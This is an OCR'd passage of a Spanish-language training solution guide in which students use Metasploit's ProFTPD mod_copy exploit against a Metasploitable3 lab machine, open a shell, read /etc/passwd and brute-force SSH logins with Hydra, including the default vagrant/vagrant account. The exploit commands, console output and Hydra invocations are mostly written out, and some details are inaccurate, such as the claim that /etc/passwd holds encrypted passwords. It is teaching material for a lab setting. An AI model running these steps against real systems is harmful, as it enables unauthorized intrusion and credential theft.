Ahora que has aprendido cómo ejecutar un *exploit*, intenta de hacer lo mismo con el módulo «**proftpd_modcopy_exec**». **Nota**: cuando se configuren las opciones, también deberás introducir, junto con toda configuración anterior, la opción «**set SITEPATH /var/www/html**».




Ilustración 12: Indicación de que el sistema no es vulnerable a un determinado *exploit*.

3

SOLUCIONARIO EJERCICIO PRÁCTICO 1: EJECUTA UN *EXPLOIT*

3 SOLUCIONARIO EJERCICIO PRÁCTICO 1: EJECUTA UN *EXPLOIT*

Ahora que has aprendido cómo ejecutar un *exploit*, intenta de hacer lo mismo con el módulo «**proftpd_modcopy_exec**». **Nota**: cuando se configuren las opciones, también deberás introducir, junto con toda configuración anterior, la opción «**set SITEPATH /var/www/html**».

- Para ello, ejecuta el comando «**search ProFTPD**» y observa que el módulo «**proftpd_modcopy_exec**» se encuentra en esa ubicación. Después, selecciona el *exploit* con el comando «**use exploit/unix/ftp/proftpd_modcopy_exec**» y, a continuación, ejecuta el comando «***show options***».




Ilustración 13: [Ampliada] Módulo «proftpd_modcopy_exec» y selección del *exploit* con el comando «use exploit/unix/ftp/proftpd_modcopy_exec».

3 SOLUCIONARIO EJERCICIO PRÁCTICO 1: EJECUTA UN *EXPLOIT*

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.5:21 - Sending Backdoor Command
[-] 10.0.2.5:21 - Not backdoored
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > search ProFTPD

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  exploit/linux/misc/netsupport_manager_agent       2011-01-08       average    No     NetSupport Manager Agent Remote Buffer Overflow
   1  exploit/linux/ftp/proftp_sreplace                 2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   2  exploit/freebsd/ftp/proftp_telnet_iac             2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   3  exploit/linux/ftp/proftp_telnet_iac               2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   4  exploit/unix/ftp/proftpd_modcopy_exec             2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
   5  exploit/unix/ftp/proftpd_133c_backdoor            2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > use exploit/unix/ftp/proftpd_modcopy_exec
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT       80               yes       HTTP port (TCP)
   RPORT_FTP   21               yes       FTP port
   SITEPATH    /var/www         yes       Absolute writable website path
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /                yes       Base path to the website
   TMPPATH     /tmp             yes       Absolute writable path
   VHOST                        no        HTTP server virtual host

Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5

msf6 exploit(unix/ftp/proftpd_modcopy_exec) >
```

Ilustración 13: Módulo «proftpd_modcopy_exec» y selección del *exploit* con el comando «use exploit/unix/ftp/proftpd_modcopy_exec».

3 SOLUCIONARIO EJERCICIO PRÁCTICO 1: EJECUTA UN *EXPLOIT*

- Configura las opciones con los comandos «**set RHOSTS 10.0.2.5**» y «**set LHOST 10.0.2.4**». Observarás que, por defecto, no se muestra el atributo LHOST entre las opciones. Este es un campo opcional y hace mención a la IP del ordenador desde el que vamos a estar a la escucha de los resultados de la explotación.




Ilustración 14: Configuración de las opciones con los comandos «set RHOSTS 10.0.2.5» y «set LHOST 10.0.2.4».

3 SOLUCIONARIO EJERCICIO PRÁCTICO 1: EJECUTA UN *EXPLOIT*

- Al intentar ejecutar los comandos anteriores, si no se ha introducido la configuración «**set SITEPATH /var/www/html**», dará error.




Ilustración 15: Error por no introducir la configuración «set SITEPATH /var/www/html».

3 SOLUCIONARIO EJERCICIO PRÁCTICO 1: EJECUTA UN *EXPLOIT*

- Si ejecutas el comando «**run**», ahora se habrá configurado con éxito.

Ilustración 16: Ejecución del comando «run».

3 SOLUCIONARIO EJERCICIO PRÁCTICO 1: EJECUTA UN *EXPLOIT*

- Si ahora abres el navegador y pones la dirección IP de la máquina víctima, es decir, 10.0.2.5, verás que tienes acceso a la carpeta raíz.




Ilustración 17: Carpeta raíz de la máquina de la víctima.

4

ATAQUE DE FUERZA BRUTA SOBRE USUARIOS

4 ATAQUE DE FUERZA BRUTA SOBRE USUARIOS

Ahora, intentarás realizar un ataque de fuerza bruta sobre alguno de los usuarios de la máquina víctima.

- En primer lugar, ejecuta el comando «**shell**» en la terminal tras haber ejecutado el comando anterior «**run**» para explotar la vulnerabilidad.
- Veremos entonces que tenemos acceso a una consola de comandos en la máquina de la víctima. A efectos prácticos, es como si tuviésemos acceso al ordenador de la víctima.




Ilustración 18: Ejecución del comando «*shell*».

Para verificar con qué usuario hemos conseguido conectarnos, introducimos el comando «**whoami**» y veremos que estamos como el usuario «www-data».

4 ATAQUE DE FUERZA BRUTA SOBRE USUARIOS

- A continuación, vamos a revisar todos los usuarios del sistema para lo que introduciremos el comando «**cat /etc/passwd**». El archivo «passwd» es donde se encuentran, cifradas, todas las contraseñas y nombres de usuario del sistema.

```
www-data@metasploitable3-ub1404:/var/www$ cat /etc/passwd
cat /etc/passwd
```

Ilustración 19: Comando «cat /etc/passwd» para obtener el listado de usuarios.

4 ATAQUE DE FUERZA BRUTA SOBRE USUARIOS

- Aparecerá un listado de todos los usuarios que se han encontrado. En este caso, interesan únicamente los usuarios que tengan acceso a una *bash*, es decir, una consola. Puedes identificarlos porque acaban en «**/bin/bash**».




Ilustración 20: Identificación de acceso a *bash* mediante «/bin/bash».

4 ATAQUE DE FUERZA BRUTA SOBRE USUARIOS

- Puedes filtrar con el comando «**cat /etc/passwd | grep /bin/bash**» para encontrar solo aquellos que terminen en «**/bin/bash**».

```
cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
vagrant:x:900:900:vagrant,,,:/home/vagrant:/bin/bash
leia_organa:x:1111:100::/home/leia_organa:/bin/bash
luke_skywalker:x:1112:100::/home/luke_skywalker:/bin/bash
han_solo:x:1113:100::/home/han_solo:/bin/bash
artoo_detoo:x:1114:100::/home/artoo_detoo:/bin/bash
c_three_pio:x:1115:100::/home/c_three_pio:/bin/bash
ben_kenobi:x:1116:100::/home/ben_kenobi:/bin/bash
darth_vader:x:1117:100::/home/darth_vader:/bin/bash
anakin_skywalker:x:1118:100::/home/anakin_skywalker:/bin/bash
jarjar_binks:x:1119:100::/home/jarjar_binks:/bin/bash
lando_calrissian:x:1120:100::/home/lando_calrissian:/bin/bash
boba_fett:x:1121:100::/home/boba_fett:/bin/bash
jabba_hutt:x:1122:100::/home/jabba_hutt:/bin/bash
greedo:x:1123:100::/home/greedo:/bin/bash
chewbacca:x:1124:100::/home/chewbacca:/bin/bash
kylo_ren:x:1125:100::/home/kylo_ren:/bin/bash
www-data@metasploitable3-ub1404:/var/www$
```

Ilustración 21: Filtración por el comando «cat /etc/passwd | grep /bin/bash» para encontrar aquellos que terminen en «/bin/bash».

4 ATAQUE DE FUERZA BRUTA SOBRE USUARIOS

- A continuación, desde la terminal, ejecuta el comando «**hydra –l ben_kenobi –p /usr/share/wordlists/metasploit/unix_passwords.txt 10.0.2.5 ssh**». Kali tiene en su directorio /usr/share/wordlists/metasploit una serie de diccionarios con los nombres de usuario y contraseñas más habituales y que utilizaremos para este ejercicio.
  - Hydra, la herramienta que vas a utilizar, en la que:
    - **-l**: señala sobre qué usuarios o lista de usuarios vas a realizar el ataque.
    - **-p**: se le introducirá un diccionario con contraseñas para que haga pruebas. Kali Linux cuenta con un directorio de diccionarios de las contraseñas más usadas.
    - **10.0.2.5**: se trata de la dirección IP de la máquina víctima.
    - **ssh**: es el servicio contra el que probarás el ataque de fuerza bruta.

4 ATAQUE DE FUERZA BRUTA SOBRE USUARIOS

- Como ves, se ha realizado el ataque, pero no ha tenido éxito, ya que no existía ninguna contraseña del diccionario que coincida con el usuario «ben_kenobi».




Ilustración 22: No existencia de contraseña del diccionario que coincida con el usuario «ben_kenobi». No se ha ejecutado el ataque.

4 ATAQUE DE FUERZA BRUTA SOBRE USUARIOS

- Ahora, realiza la misma prueba que antes, pero en lugar de pasarle un único nombre de usuario, introduce un listado de los usuarios más usados. Sin embargo, verás que tampoco ha tenido éxito. «**hydra –l /usr/share/wordlists/metasploit/unix_users.txt –p /usr/share/wordlists/metasploit/unix_passwords.txt 10.0.2.5 ssh**».




Ilustración 23: Introducción del listado de los usuarios más usados.

4 ATAQUE DE FUERZA BRUTA SOBRE USUARIOS

- En este caso, prueba con el usuario «vagrant». Para ello, necesitas ejecutar el comando «**hydra –l vagrant –e nsr 10.0.2.5 ssh**», en el que:
  - **-l**: hace referencia al usuario «vagrant».
  - **-e nsr**: va a probar la opción de contraseña vacía con la misma contraseña que el nombre de usuario y con la contraseña como nombre de usuario, pero escrita al revés.
- Como vemos existe un usuario «vagrant» con contraseña «vagrant» prueba a acceder por «ssh» con el comando «**ssh vagrant@10.0.2.5**».

4 ATAQUE DE FUERZA BRUTA SOBRE USUARIOS

